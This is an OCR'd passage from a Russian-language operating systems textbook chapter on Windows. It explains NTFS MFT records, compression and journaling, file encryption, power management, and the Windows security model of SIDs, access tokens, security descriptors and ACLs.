


Рис. 11.25. Запись MFT для потока из трех участков и девяти блоков

Во-вторых, в то время как самый простой способ представления каждой пары требует $2 \cdot 8$ байт, имеется также метод сжатия, который уменьшает размер пары меньше чем до 16 байт. Многие дисковые адреса имеют нулевые старшие байты. Их можно опустить. Заголовок данных сообщает о том, сколько их было опущено (то есть сколько байтов реально используется на один адрес). Применяются и другие виды сжатия. На практике пара часто занимает только 4 байта.

Наш первый пример был простым: вся информация файла уместилась в одной записи MFT. Что произойдет, если файл настолько большой или так сильно фрагментирован, что информация о блоках не помещается в одну запись MFT? Ответ простой: используются две или более записи MFT. На рис. 11.26 мы видим файл, основная запись которого находится в записи 102 в MFT. Он имеет слишком много (для одной записи MFT) участков, поэтому вычисляется количество нужных записей расширения (например, две) и их индексы помещаются в основную запись. Остальная часть записи используется для первых k участков данных.




Рис. 11.26. Файл, которому требуется три записи MFT для хранения всех его участков

Обратите внимание на то, что на рис. 11.26 имеется некоторая избыточность. В теории не должно быть необходимости указывать конец последовательности участков, поскольку эту информацию можно вычислить по парам для участков. Цель избыточного указания этой информации в том, чтобы сделать поиск более эффективным: чтобы

найти блок по заданному смещению в файле, нужно обследовать только заголовки записей (а не пары для участков).

Когда все пространство записи 102 будет использовано, сохранение участков продолжится в записи 105 в MFT. В нее будет записано столько участков, сколько поместится. Когда эта запись также заполнится, остальные участки попадут в запись 108 в MFT. Таким образом можно использовать много записей MFT (для работы с большими фрагментированными файлами).

Если нужно очень много записей MFT, то появляется проблема: может не хватить места в основной MFT для размещения всех их индексов. Для этой проблемы также есть решение: список записей расширения MFT делается нерезидентным, то есть хранится в других дисковых блоках (вместо основной записи MFT). В этом случае он может увеличиваться настолько, насколько это нужно.

Элемент MFT для небольшого каталога показан на рис. 11.27. Запись содержит некоторое количество элементов каталога, каждый из которых описывает один файл или каталог. Каждый элемент содержит структуру фиксированной длины, за которой следует имя файла (переменной длины). Фиксированная часть содержит индекс элемента MFT для данного файла, длину имени файла, а также разнообразные прочие поля и флаги. Поиск элемента каталога состоит из опроса всех имен файлов по очереди. Большие каталоги используют другой формат. Вместо линейного перечисления файлов используется дерево B+ (чтобы сделать возможным алфавитный поиск и облегчить вставку новых имен в нужное место каталога).




Рис. 11.27. Запись MFT для небольшого каталога

В NTFS разбор маршрута \foo\bar начинается в корневом каталоге C:, блоки которого можно определить из элемента 5 в MFT (см. рис. 11.24). Строка «foo» ищется в корневом каталоге, который возвращает индекс в MFT для каталога foo. В этом каталоге затем выполняется поиск строки «bar», которая ссылается на запись MFT для данного файла. NTFS выполняет проверки доступа (обращаясь к монитору безопасности) и, если все в порядке, ищет запись MFT для атрибута *::$DATA*, который является потоком данных по умолчанию.

Обнаружив файл bar, NTFS установит указатели на свои метаданные в объекте файла, переданном из диспетчера ввода-вывода. Метаданные включают указатель на запись MFT, информацию по сжатию и блокировке диапазонов, различные подробности о совместном использовании и т. д. Большинство этих метаданных содержится в структурах данных, совместно используемых всеми ссылающимися на этот файл объектами файлов. Несколько полей специфичны только для текущего открытого файла: например, следует ли файл удалить после его закрытия. После того как открытие успешно произошло,

NTFS вызывает *IoCompleteRequest* для передачи IRP обратно вверх по стеку ввода-вывода (в диспетчеры ввода-вывода и объектов). В итоге описатель для объекта файла помещается в таблицу описателей для текущего процесса, и управление передается обратно в пользовательский режим. При последующих вызовах *ReadFile* приложение может предоставлять описатель, указывая, что этот объект файла для C:\foo\bar следует включать в запрос чтения, который передается вниз по стеку устройства C: в NTFS.

В дополнение к обычным файлам и каталогам NTFS поддерживает и жесткие ссылки (в UNIX-смысле), а также символические ссылки (с использованием механизма под названием **точка повторной обработки** — reparse points). NTFS поддерживает пометку файла или каталога как точки повторной обработки и ассоциирование с ней блока данных. Когда такой файл или каталог встречается во время разбора имени файла, операция заканчивается неудачей и диспетчеру объектов возвращается этот блок данных. Диспетчер объектов может интерпретировать данные как представляющие альтернативный маршрут, после чего он обновляет строку для разбора и повторяет операцию ввода-вывода. Этот механизм используется для поддержки как символических ссылок, так и смонтированных файловых систем, выполняя перенаправление поиска в другую часть иерархии каталогов или даже в другой раздел диска.

Точки повторной обработки используются также для пометки отдельных файлов для драйверов-фильтров файловой системы. На рис. 11.11 мы показали, как фильтры файловой системы можно установить между диспетчером ввода-вывода и файловой системой. Запросы ввода-вывода завершаются при помощи вызова *IoCompleteRequest*, передающего управление процедурам завершения, которые каждый драйвер представил в стеке устройств (вставленном в IRP во время запроса). Желающий пометить файл драйвер ассоциирует тег повторной обработки, а затем отслеживает закончившиеся неудачно (потому что им встретилась точка повторной обработки) запросы на завершение операций открывания файлов. Из блока (передаваемых обратно с IRP) данных драйвер может определить, тот ли это блок данных, который сам драйвер ассоциировал с файлом. Если это так, то драйвер останавливает обработку завершения и продолжает обработку исходного запроса ввода-вывода. Обычно при этом продолжается выполнение запроса на открытие, но имеется флаг, который дает указание NTFS игнорировать точку повторной обработки и открыть файл.

NTFS поддерживает прозрачное сжатие файлов. Файл может создаваться в сжатом режиме, а это означает, что NTFS пытается автоматически сжать блоки при их записи на диск и автоматически распаковывает их при чтении обратно. Те процессы, которые читают или пишут сжатые файлы, совершенно не в курсе того факта, что происходит сжатие или распаковка.

Сжатие работает следующим образом. Когда NTFS пишет файл (помеченный как сжатый) на диск, то она изучает первые 16 (логических) блоков файла — независимо от того, сколько участков они занимают. Затем запускает по ним алгоритм сжатия. Если полученные данные можно записать в 15 или менее блоков, то сжатые данные записываются на диск (по возможности — одним участком). Если сжатые данные по-прежнему занимают 16 блоков, то эти 16 блоков записываются в несжатом виде. Затем исследуются блоки 16–31, чтобы узнать, можно ли их сжать до размера 15 блоков (или менее), и т. д.

На рис. 11.28, *а* показан файл, в котором первые 16 блоков успешно сжались до 8 блоков, вторые 16 блоков не сжались, а третьи 16 блоков также сжались на 50 %. Эти три части были записаны как три участка и сохранены в записи MFT. «Отсутствующие» блоки хранятся в элементе MFT с дисковым адресом 0 (рис. 11.28, *б*). Здесь за заго-

ловком (0, 48) следует пять пар: две для первого (сжатого) участка, одна для несжатого участка и две для последнего (сжатого) участка.




Рис. 11.28. *а* — пример сжатия файла из 48 блоков до размера в 32 блока; *б* — запись MFT для файла после сжатия

Когда файл считывается обратно, NTFS должна знать, какие участки сжаты, а какие — нет. Она может определить это по дисковым адресам. Дисковый адрес 0 указывает на то, что это последняя часть 16 сжатых блоков. Дисковый блок 0 не может использоваться для хранения данных (во избежание неоднозначности). Поскольку блок 0 тома содержит загрузочный сектор, использование его для данных в любом случае невозможно.

Получить произвольный доступ к сжатым файлам возможно, но это сложно. Предположим, что процесс выполняет поиск блока 35 (см. рис. 11.28). Как NTFS найдет блок 35 в сжатом файле? Сначала ей нужно прочитать и распаковать весь участок. Затем она узнает, где находится блок 35, и сможет передать его в любой процесс (который его прочитает). Выбор в качестве единицы сжатия 16 блоков — это компромисс: меньший размер снизил бы эффективность сжатия, больший сделал бы произвольный доступ еще более дорогим.

Журналирование

NTFS поддерживает два механизма, при помощи которых программы могут обнаружить изменения в файлах и каталогах. Первый — это операция *NtNotifyChangeDirectoryFile*, передающая системе буфер, который возвращается после обнаружения изменения в каталоге или подкаталоге. В результате ввода-вывода буфер заполняется списком записей об изменениях. Если он очень маленький, записи теряются.

Второй механизм — это журнал изменений NTFS. NTFS содержит список всех записей об изменениях для каталогов и файлов тома в специальном файле, который программы могут читать при помощи специальных операций управления файловой системой

(опция *FSCTL_QUERY_USN_JOURNAL* вызова *NtFsControlFile*). Файл журнала обычно очень большой, поэтому вероятность затирания записей до того, как они будут изучены, очень мала.

Шифрование файлов

В наши дни компьютеры используются для хранения самой разнообразной конфиденциальной информации, в том числе планов корпоративных поглощений, налоговой информации, любовных писем (которые их владельцы не хотят никому показывать). Потеря информации может произойти при утрате или краже ноутбука, перезагрузке настольного компьютера с флоппи-диска MS-DOS (чтобы обойти систему безопасности Windows) либо при физическом переносе жесткого диска с одного компьютера на другой (с небезопасной операционной системой).

Windows решает эти проблемы при помощи опции шифрования файлов, чтобы даже в случае кражи или загрузки в MS-DOS файлы были нечитаемыми. Для использования шифрования обычным способом необходимо пометить нужные каталоги как зашифрованные, после чего все находящиеся в них файлы будут зашифрованы, а новые (переносимые или создаваемые файлы) также будут шифроваться. Шифрование и расшифровка управляются не файловой системой NTFS, а драйвером под названием **EFS** (Encryption File System), который регистрирует обратные вызовы в NTFS.

EFS шифрует конкретные файлы и каталоги. В Windows есть еще одно средство шифрования под названием **BitLocker**, которое шифрует почти все данные тома, что может помочь защитить данные несмотря ни на что — если только пользователь использует механизмы сильных ключей. С учетом того, что множество компьютеров теряют или крадут, а также высокой опасности «кражи личности» (identify theft) обеспечение защиты секретов является очень важным. Каждый день пропадает потрясающее количество ноутбуков. Основные компании Wall Street теряют в такси Нью-Йорка в среднем один компьютер в неделю.

11.9. Управление электропитанием в Windows

Диспетчер электропитания (power manager) глаз не спускает с показателей использования электроэнергии по всей системе. Исторически управление потреблением энергии состояло из отключения монитора и остановки вращения дисководов. Но эта проблема быстро становится все более сложной — из-за требований к увеличению продолжительности работы ноутбуков от батарей, а также соображений экономии энергии на настольных компьютерах (которые оставляют постоянно включенными) и высокой стоимости потребляемой серверными фермами электроэнергии.

Новые средства управления электропитанием включают уменьшение потребления энергии компонентами, когда система не используется, для этого отдельные устройства переключаются в состояние резервирования или даже полностью отключаются (при помощи выключателя питания). Мультипроцессорные системы отключают отдельные процессоры, когда они не нужны, и даже могут уменьшать тактовую частоту процессоров (для уменьшения энергопотребления). Когда процессор бездействует, потребление им энергии также уменьшается, поскольку ему не нужно делать ничего, кроме ожидания возникновения прерывания.

Windows поддерживает специальный режим выключения под названием **гибернация** (hybernation), при котором выполняется копирование всей физической памяти на диск, а затем потребление энергии снижается до минимального (в состоянии гибернации ноутбуки могут работать неделями), при этом батарея разряжается минимально. Поскольку все состояние памяти записано на диск, то вы можете даже заменить батарею ноутбука (пока он находится в гибернации). Когда система возобновляет свою работу, выходя из гибернации, она восстанавливает сохраненное состояние памяти (и повторно инициализирует устройства). Это приводит компьютер в то же самое состояние, в котором он был перед гибернацией (без необходимости выполнять повторно регистрацию и запускать все приложения и службы, которые выполнялись. Windows старается оптимизировать этот процесс, игнорируя немодифицированные страницы (имеющие резервирование на диске), и сжимает остальные страницы памяти для снижения требуемого объема ввода-вывода. Алгоритм гибернации предусматривает автоматическую балансировку пропускной способности системы ввода-вывода и процессора. Чтобы при более высокой пропускной способности процессора снизить потребность в пропускной способности системы ввода-вывода, используется более ресурсоемкое, но при этом более эффективное сжатие данных. Достаточная пропускная способность системы ввода-вывода позволяет избежать сжатия при переходе в режим гибернации. При использовании мультипроцессоров последнего поколения вход в состояние гибернации и выход из него могут составлять всего несколько секунд, даже если оперативная память системы имеет большой объем.

Альтернатива гибернации — **состояние ожидания** (standby mode), при котором диспетчер электропитания переводит всю систему на низшее состояние потребления энергии (используется ровно столько энергии, сколько нужно для регенерации состояния динамической памяти). Поскольку память не нужно копировать на диск, то переход в это состояние на некоторых системах осуществляется быстрее, чем гибернация.

Несмотря на доступность гибернации и состояния ожидания, многие пользователи не избавились от привычки выключать свой персональный компьютер по окончании работы. Гибернация используется в Windows для осуществления псевдовыключения запуска, называемого HiberBoot, которое осуществляется намного быстрее обычного выключения и запуска. Когда пользователь дает системе команду на выключение, HiberBoot выводит пользователя из системы, а затем переводит ее в состояние гибернации в той точке, с которой можно будет опять нормально войти в систему. Позже, когда пользователь снова включит систему, HiberBoot возобновит работу системы с точки входа в нее пользователя. Для пользователя все это похоже на очень быстрое выключение, поскольку большинство шагов инициализации системы пропускается. Разумеется, иногда систему нужно выключать по-настоящему, чтобы устранить проблемы или установить обновление ядра. Если система получает команду на перезапуск, а не на выключение, она переносит настоящее выключение и выполняет обычную загрузку.

Ожидается, что вычислительные устройства на телефонах и планшетных компьютерах, а также на новых поколениях ноутбуков всегда будут потреблять небольшое количество электроэнергии. Чтобы обеспечить такой режим, в современной Windows реализована специальная версия управления электропитанием, которая называется CS (connected standby — ожидание в режиме подключения). CS возможна на системах со специальным оборудованием подключения к сети, способным отслеживать трафик в небольшом наборе подключений, используя намного меньше энергии, чем при работе центрального процессора. Получается, что CS-система всегда включена, выход из CS

осуществляется сразу же, как только пользователь включил экран. Ожидание в режиме подключения отличается от обычного режима ожидания, потому что CS-система будет также выходить из ожидания, когда получит пакет из отслеживаемого подключения. После того как батарея начинает садиться, CS-система переходит в состояние гибернации, чтобы избежать полного разряда батареи и возможной потери пользовательских данных.

Достижение продожительной работы батареи требует не только как можно более частого выключения процессора. Важно также как можно дольше удерживать процессор в выключенном состоянии. Сетевое оборудование CS-системы позволяет процесорам оставаться выключенными до поступления данных, но повторное включение процессора может быть вызвано и другими событиями. Основанные на NT драйверы устройств Windows, системные службы и сами приложения зачастую запускаются без особой причины, только для того, чтобы проверить состояние дел. Подобная активность опроса обычно основана на установках таймеров на периодический запуск кода в системе или приложении. Опрос, основанный на сигналах таймера, может внести сумятицу в события, включающие процессор. Во избежание этого в современной Windows от таких таймеров требуется указать параметр погрешности, позволяющий операционной системе объединять события таймера и сокращать количество отдельных оснований для включения процессора. В Windows также оформляются условия, при которых приложение, не находящееся в стадии активного выполнения, может выполнять код в фоновом режиме. Операции, подобные проверке обновлений или освежению содержимого, не могут выполняться только по запросу запуска по истечении времени таймера. Приложение должно подчиняться операционной системе в вопросах подобной фоновой активности. Например, проверка на наличие обновлений должна происходить только один раз в день или в следующий раз, когда на устройстве будет происходить заряд батареи. Набор системных посредников предоставляет различные условия, которые могут использоваться для ограничений на выполнение фоновой активности. Если фоновой задаче требуются доступ к дешевой сети или пользовательские полномочия, посредники не станут выполнять задачу, пока не возникнут необходимые условия.

Сегодня многие приложения реализуются как с локальным кодом, так и со службами, находящимися в облаке. Windows предоставляет службу уведомлений Windows (Windows Notification Service (WNS)), позволяющую сторонним службам проталкивать уведомления в устройство Windows в CS, не требуя от сетевого оборудования CS специально прислушиваться к пакетам от сторонних серверов. WNS-уведомления могут оповещать о критичных по времени событиях, таких как поступление текстового сообщения или вызова по VoIP. При поступлении WNS-пакета процессор должен будет включиться для его обработки, но сетевое оборудование CS имеет возможность различать трафик разных подключений, что означает, что процессор не должен включаться в ответ на каждый произвольный пакет, поступающий из сетевого интерфейса.

11.10. Безопасность в Windows 8

Первоначально NT проектировалась под требования безопасности C2 (DoD 5200.28-STD, так называемой «Оранжевой книгой» Министерства обороны США), которым должны соответствовать безопасные системы Министерства обороны. Этот стандарт требует наличия у операционных систем определенных свойств (чтобы они могли быть классифицированы как достаточно безопасные для определенных видов работы

на военных). Несмотря на то что Windows Vista не проектировалась специально под требования C2, она наследует многие свойства безопасности исходного дизайна NT, в том числе следующие:

1. Безопасная регистрация с мерами антиспуфинга.
2. Собственные средства управления доступом.
3. Привилегированные средства управления доступом.
4. Защита адресного пространства каждого процесса.
5. Новые страницы перед отображением обнуляются.
6. Аудит безопасности.

Давайте кратко рассмотрим эти вопросы.

Безопасная регистрация означает, что системный администратор может потребовать от всех пользователей завести себе пароль для регистрации в системе. Спуфинг — это случай, когда злонамеренный пользователь пишет программу, которая показывает приглашение (или экран) регистрации, чтобы добросовестный пользователь ввел свои имя и пароль. Затем эти имя и пароль записываются на диск, а пользователю выдается сообщение, что зарегистрироваться в системе не удалось. Windows Vista предотвращает такую атаку, выдавая пользователям указание нажать CTRL+ALT+DEL при регистрации. Эта клавиатурная последовательность всегда перехватывается драйвером клавиатуры, который затем запускает системную программу, выводящую настоящий экран регистрации. Данная процедура работает, поскольку пользовательский процесс не может отключить обработку CTRL+ALT+DEL клавиатурным драйвером. Однако в некоторых случаях NT может отключить использование CTRL+ALT+DEL (и делает это), в частности, для абонентов и в системах, имеющих доступ к выключению и включению на телефонах, планшетных компьютерах и Xbox, где практически нет физической клавиатуры.

Собственные средства управления доступом позволяют владельцу файла (или другого объекта) определять, кто может его использовать и каким образом. Привилегированные средства управления доступом позволяют системному администратору (суперпользователю) при необходимости переназначать их. Защита адресного пространства означает, что каждый процесс имеет свое защищенное виртуальное адресное пространство, не доступное никакому неавторизованному процессу. Следующий пункт означает, что когда растет куча процесса, то отображаемые страницы инициализируются нулями, так что процессы не смогут найти там никакой старой информации, размещенной предыдущим владельцем (отсюда список обнуленных страниц на рис. 11.20, который обеспечивает запас обнуленных страниц для этой цели). И наконец, аудит безопасности позволяет администратору создавать журнал связанных с безопасностью событий.

Несмотря на то что «Оранжевая книга» не указывает, что должно происходить при краже вашего ноутбука, в больших организациях одна кража в неделю — обычное дело. Поэтому Windows Vista предоставляет инструменты, которые добросовестный пользователь может использовать для минимизации потерь при краже или утере ноутбука (это безопасная регистрация, шифрованные файлы и т. д.). Конечно, добросовестные пользователи не теряют свои ноутбуки — проблемы вызывают совсем другие.

В следующем разделе мы опишем основные концепции системы безопасности Windows Vista. После этого мы рассмотрим системные вызовы безопасности. И наконец, завершим раздел рассмотрением реализации системы безопасности.

11.10.1. Фундаментальные концепции

Каждый пользователь (и группа) в Windows идентифицируется с использованием идентификатора безопасности (Security ID **(SID)**). SID — это двоичное число с коротким заголовком, за которым следует длинный случайный компонент. Каждый SID должен быть глобально-уникальным. Когда пользователь запускает процесс, то этот процесс и его потоки выполняются под пользовательским идентификатором SID. Большая часть системы безопасности спроектирована так, чтобы обеспечить доступ к любому объекту только потоков с авторизованными SID.

Каждый процесс имеет **маркер доступа** (access token), в котором указаны SID и прочие свойства. Маркер обычно создается модулем winlogon (как описано далее). Формат маркера показан на рис. 11.29. Процессы могут вызвать *GetTokenInformation* (чтобы получить эту информацию). Заголовок содержит некоторую административную информацию. Поле Срок годности может сказать, когда маркер утрачивает актуальность (в настоящее время оно не используется). Поле Группы указывает группы, которым принадлежит процесс (это нужно для подсистемы POSIX). **DACL** (Discretionary ACL) — это список управления доступом, присваиваемый созданным процессом объектам (если не указан другой ACL). Пользовательский SID говорит о том, кто владеет процессом. Ограниченные идентификаторы SID позволяют ненадежным процессам принимать участие в заданиях вместе с надежными процессами (и при этом у них меньше возможностей что-то испортить).

Рис. 11.29. Структура маркера доступа

И наконец, привилегии (если они есть) дают процессу специальные возможности (которых нет у обычных пользователей), такие как право выключения компьютера или доступа к файлам. По существу, привилегии делят власть суперпользователя на несколько прав, которые можно присвоить процессам. Таким образом, пользователь может получить некоторую власть суперпользователя (но не всю). Подводя итог: маркер доступа говорит о том, кто владеет процессом, а также какие значения по умолчанию и какие полномочия с ним связаны.

Когда пользователь регистрируется, то winlogon дает начальному процессу маркер доступа. Следующие процессы обычно наследуют этот маркер. Маркер доступа процесса первоначально применяется ко всем потокам процесса. Однако поток при выполнении может получить другой маркер доступа, в этом случае маркер доступа потока замещает маркер доступа процесса. В частности, клиентский поток может передать свои права доступа серверному потоку, чтобы сервер мог обратиться к защищенным файлам (и прочим объектам) клиента. Этот механизм называется **олицетворением** (impersonation). Он реализован в транспортных слоях (например, ALPC, именованные каналы, TCP/IP), используемых в RPC для обмена между клиентами и серверами. Транспортные слои используют внутренние интерфейсы монитора безопасности ядра, извлекая контекст безопасности для маркера доступа текущего потока и отправляя его на сервер, где он используется для конструирования маркера, который сервер может использовать для олицетворения клиента.

Еще одна фундаментальная концепция — **дескриптор безопасности** (security descriptor). Каждый объект имеет связанный с ним дескриптор безопасности, который говорит о том, кто и какие операции может выполнять с ним. Дескрипторы безопасности указываются при создании объектов. Файловая система NTFS и реестр поддерживают постоянную форму дескриптора безопасности, который используется для создания дескриптора безопасности для объектов File и Key (это объекты диспетчера объектов, представляющие открытые экземпляры файлов и ключей).

Дескриптор безопасности состоит из заголовка, за которым следует список DACL с одним (или более) элементом управления доступом **ACE** (Access Control Entries). Два основных типа такого элемента — Allow и Deny. Элемент Allow указывает SID и битовый массив, который указывает, какие операции этот SID может выполнять над объектом. Элемент Deny работает аналогично (однако совпадение означает, что вызывающая сторона не может выполнять операцию). Например, Ида имеет файл, в дескрипторе безопасности которого указано, что доступ для чтения имеют все, Элвис доступа не имеет, Кэти имеет доступ для чтения/записи, а сама Ида имеет полный доступ. Этот простой пример показан на рис. 11.30. Идентификатор *Все* относится к множеству всех пользователей, но он перекрывается всеми (последующими) явными ACE.




Рис. 11.30. Пример дескриптора безопасности для файла

В дополнение к списку DACL дескриптор безопасности имеет также список **SACL** (System Access Control), который похож на DACL, за исключением того, что он указывает не тех, кто может использовать объект, а то, какие операции над объектом записываются в системный журнал событий безопасности. На рис. 11.30 будет регистрироваться каждая операция, которую Мэрилин выполняет с файлом. SACL также содержит уровень целостности (который мы скоро обсудим).

11.10.2. Вызовы интерфейса прикладного программирования безопасности

Большая часть механизма управления доступом в Windows основана на дескрипторах безопасности. Обычно схема такая: когда процесс создает объект, он предоставляет дескриптор безопасности в качестве одного из параметров *CreateProcess* или *CreateFile* (либо другого вызова создания объекта). Этот дескриптор безопасности затем становится прикрепленным к объекту дескриптором безопасности (рис. 11.30). Если при вызове создания объекта не предоставлен дескриптор безопасности, то вместо него используется безопасность по умолчанию из маркера доступа вызывающей стороны (см. рис. 11.29).

Многие вызовы системы безопасности в Win32 относятся к управлению дескрипторами безопасности, поэтому мы сосредоточимся здесь именно на них. Самые важные вызовы перечислены в табл. 11.17. При создании дескриптора безопасности сначала под него выделяется, а затем и инициализируется (при помощи *InitializeSecurityDescriptor*) место хранения. Этот вызов заполняет заголовок. Если SID владельца неизвестен, то его можно поискать по имени при помощи *LookupAccountSid*. Затем его можно вставить в дескриптор безопасности. То же самое можно сделать и с SID группы (если он есть). Обычно есть SID вызывающей стороны и одна из групп вызывающей стороны (однако системный администратор может вписать любые SID).

Таблица 11.17. Основные функции безопасности в Win32

Функция Win32	Описание
InitializeSecurityDescriptor	Подготовить к использованию новый дескриптор безопасности
LookupAccountSid	Искать SID для заданного имени пользователя
SetSecurityDescriptorOwner	Ввести SID владельца в дескриптор безопасности
SetSecurityDescriptorGroup	Ввести SID группы в дескриптор безопасности
InitializeAcl	Инициализировать DACL или SACL
AddAccessAllowedAce	Добавить новый ACE в DACL или SACL для разрешения доступа
AddAccessDeniedAce	Добавить новый ACE в DACL или SACL для запрещения доступа
DeleteAce	Удалить ACE из DACL или SACL
SetSecurityDescriptorDacl	Прикрепить DACL к дескриптору безопасности

В этот момент можно инициализировать список DACL (или SACL) дескриптора безопасности (при помощи *InitializeAcl*). Элементы ACL можно добавлять при помощи *AddAccessAllowedAce* и *AddAccessDeniedAce*. Эти вызовы можно повторять много раз (для добавления необходимого количества элементов ACE). *DeleteAce* можно использовать для удаления элемента (при модификации существующего ACL). Когда ACL готов, можно использовать *SetSecurityDescriptorDacl* для прикрепления его к дескриптору безопасности. И наконец, когда объект создается, то свежеизготовленный дескриптор безопасности можно передать как параметр (чтобы прикрепить его к объекту).

11.10.3. Реализация безопасности

Безопасность отдельной системы под управлением Windows Vista реализована несколькими компонентами, большинство из которых мы уже видели (работа в Сети — это со-

всем другая история, которая выходит за рамки данной книги). Регистрацией управляет winlogon, а аутентификацией — lsass. Результатом успешной регистрации является новая оболочка с графическим интерфейсом пользователя (explorer.exe) со связанным с ней маркером доступа. Этот процесс использует разделы SECURITY и SAM реестра. Первый настраивает общую политику безопасности, а второй содержит информацию безопасности для отдельных пользователей (это обсуждалось в разделе 11.2.3).

После того как пользователь зарегистрировался, все операции системы безопасности происходят тогда, когда объект открывается для доступа. Для каждого вызова *OpenXXX* требуется имя открываемого объекта и набор требующихся прав. Во время обработки открытия монитор безопасности (см. рис. 11.4) проверяет, есть ли у вызывающей стороны все необходимые права. Он выполняет эту проверку путем изучения маркера доступа вызывающей стороны и списка DACL, связанного с объектом. Он просматривает по порядку список ACE внутри ACL. Как только он находит элемент, который совпадает с SID вызывающей стороны (или одной из групп вызывающей стороны), то найденный доступ принимается как окончательный. Если имеются все права, необходимые для вызывающей стороны, то операция открытия завершается успешно; в противном случае она заканчивается неудачей.

Списки DACL могут иметь как элементы Deny, так и элементы Allow (как мы уже видели). По этой причине обычно запрещающие доступ элементы размещают в ACL впереди разрешающих, чтобы тот пользователь, конкретно которому отказано в доступе, не мог его получить через «черный ход» (будучи членом группы, которая имеет законный доступ).

После открытия объекта вызывающей стороне возвращается его описатель. При последующих вызовах делается единственная проверка — была ли предпринимаемая сейчас операция в наборе запрошенных в момент открытия операций (чтобы не дать вызывающей стороне открыть файл для чтения, а затем записать в него). Кроме того, вызовы с использованием описателей могут приводить к появлению записей в журналах аудита (если это требуется списком SACL).

